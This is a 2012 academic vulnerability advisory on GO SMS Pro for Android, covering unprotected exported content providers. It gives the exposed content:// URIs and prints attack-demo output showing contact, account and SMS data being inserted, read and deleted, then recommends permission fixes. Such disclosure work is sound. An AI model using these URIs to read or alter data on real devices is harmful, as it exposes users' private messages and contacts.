Vulnerability in GO SMS Pro for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

Mar 1, 2012 at 10:57 PM HKT

Abstract

We found that GO SMS Pro 3.72, 4.10 and 4.35 have a vulnerability that allows a crafted application to read and modify user's sensitive contact and sms information without permission, including user's GO SMS account (username and userid), all detailed attribute of user's GO SMS account (birthday, sex, full name, image and etc.), all detailed information of user's contacts, user's contact group, user's plug-in installed in GO SMS, and user's all sms information.

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1393-vulnerability-in-GOSMSPro.html

2 Description


Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

-
  ```
  <provider android:label="ImContentProvider"
  android:name="com.jb.gosms.im.database.ImContentProvider"
  android:multiprocess="false"
  android:authorities="com.jb.gosms.im;com.jb.gosms.chat" />
  ```


3 Impact

Please see the following snapshots generated by our arrack demo:


* authors with equal contributions




```
content://com.jb.gosms.im/account

insertAttack! Inserted Count: 1

Inserted Uri: content://com.jb.gosms.im/
account/1
```




```
content://com.jb.gosms.im/account

queryAttack! Column Count: 4
Rows Count: 1

1[_id]: 1
1[user_name]: user_name
1[user_id]: user_id
1[plugin_id]: plugin_id
```




```
content://com.jb.gosms.im/account

deleteAttack!

Deleted Count: 1
```




```
content://com.jb.gosms.im/
accountview

columAttack! Column Count: 28

0: birthday
1: sex
2: related_cell
3: location
4: register_name
5: version
6: nick_name
7: first_name
8: level
9: _id
10: plugin_id
11: user_id
12: signature
13: user_image
14: user_image_url
15: account_id
16: group_ids
17: cell
18: hashcode
19: pinyin_name
20: display_name
```




```
content://com.jb.gosms.im/friendlist

columAttack! Column Count: 28

0: birthday
1: sex
2: related_cell
3: location
4: register_name
5: version
6: nick_name
7: first_name
8: level
9: _id
10: plugin_id
11: user_id
12: signature
13: user_image
14: user_image_url
15: account_id
16: group_ids
17: cell
18: hashcode
19: pinyin_name
20: display_name
21: user_name
```




```
content://com.jb.gosms.im/
recentfriendlist

columAttack! Column Count: 29

0: birthday
1: sex
2: related_cell
3: location
4: register_name
5: date
6: version
7: nick_name
8: first_name
9: level
10: _id
11: plugin_id
12: user_id
13: signature
14: user_image
15: user_image_url
16: account_id
17: group_ids
18: cell
19: hashcode
20: pinyin_name
```




```
content://com.jb.gosms.im/contacts

insertAttack! Inserted Count: 1

Inserted Uri: content://com.jb.gosms.im/
contacts/1
```



```
content://com.jb.gosms.im/contacts

queryAttack! Column Count: 14
Rows Count: 1

1[birthday]: birthday
1[sex]: sex
1[location]: location
1[cell]: cell
1[register_name]: register_name
1[version]: version
1[school]: school
1[_id]: 1
1[email]: email
1[plugin_id]: plugin_id
1[company]: company
1[user_id]: user_id
1[introduction]: introduction
1[signature]: signature
```




```
content://com.jb.gosms.im/contacts

deleteAttack!

Deleted Count: 1
```




content://com.jb.gosms.im/friends

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.jb.gosms.im/friends/1
```




content://com.jb.gosms.im/friends

```
queryAttack! Column Count: 12
Rows Count: 1

1[display_name]: display_name
1[first_name]: first_name
1[user_name]: user_name
1[level]: level
1[account_id]: account_id
1[_id]: 1
1[group_ids]: group_ids
1[alter_name]: alter_name
1[plugin_id]: plugin_id
1[last_name]: last_name
1[user_id]: user_id
1[pinyin_name]: pinyin_name
```




content://com.jb.gosms.im/friends

```
deleteAttack!

Deleted Count: 1
```




content://com.jb.gosms.im/groups

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.jb.gosms.im/groups/1
```




content://com.jb.gosms.im/groups

```
queryAttack! Column Count: 5
Rows Count: 1

1[group_name]: group_name
1[group_id]: group_id
1[account_id]: account_id
1[_id]: 1
1[plugin_id]: plugin_id
```




content://com.jb.gosms.im/groups

```
deleteAttack!

Deleted Count: 1
```




content://com.jb.gosms.im/image

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.jb.gosms.im/image/1
```




content://com.jb.gosms.im/image

```
queryAttack! Column Count: 6
Rows Count: 1

1[user_id]: user_id
1[hashcode]: hashcode
1[user_image_url]: user_image_url
1[_id]: 1
1[plugin_id]: plugin_id
1[user_image]: user_image
```




content://com.jb.gosms.im/image

```
deleteAttack!

Deleted Count: 1
```




content://com.jb.gosms.im/plugins

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.jb.gosms.im/plugins/1
```




content://com.jb.gosms.im/plugins

```
queryAttack! Column Count: 4
Rows Count: 1

1[package]: package
1[_id]: 1
1[server]: server
1[name]: name
```




content://com.jb.gosms.im/plugins

```
deleteAttack!

Deleted Count: 1
```




content://com.jb.gosms.im/sms

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.jb.gosms.im/sms/1
```



content://com.jb.gosms.im/sms

```
queryAttack! Column Count: 14
Rows Count: 1

1[body]: body
1[protocol]: protocol
1[host]: host
1[status]: status
1[subject]: subject
1[date]: date
1[_id]: 1
1[service_center]: service_center
1[address]: address
1[plugin_id]: plugin_id
1[read]: read
1[locked]: locked
1[msg_box]: msg_box
1[thread_id]: thread_id
```



content://com.jb.gosms.im/sms

```
deleteAttack!

Deleted Count: 1
```

4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.jb.gosms.im	account
com.jb.gosms.im	accountview
com.jb.gosms.im	contacts
com.jb.gosms.im	friendlist

com.jb.gosms.im	friends
com.jb.gosms.im	friendslocalinfo
com.jb.gosms.im	groups
com.jb.gosms.im	image
com.jb.gosms.im	plugins
com.jb.gosms.im	recentfriendlist
com.jb.gosms.im	room
com.jb.gosms.im	sms
com.jb.gosms.im	threads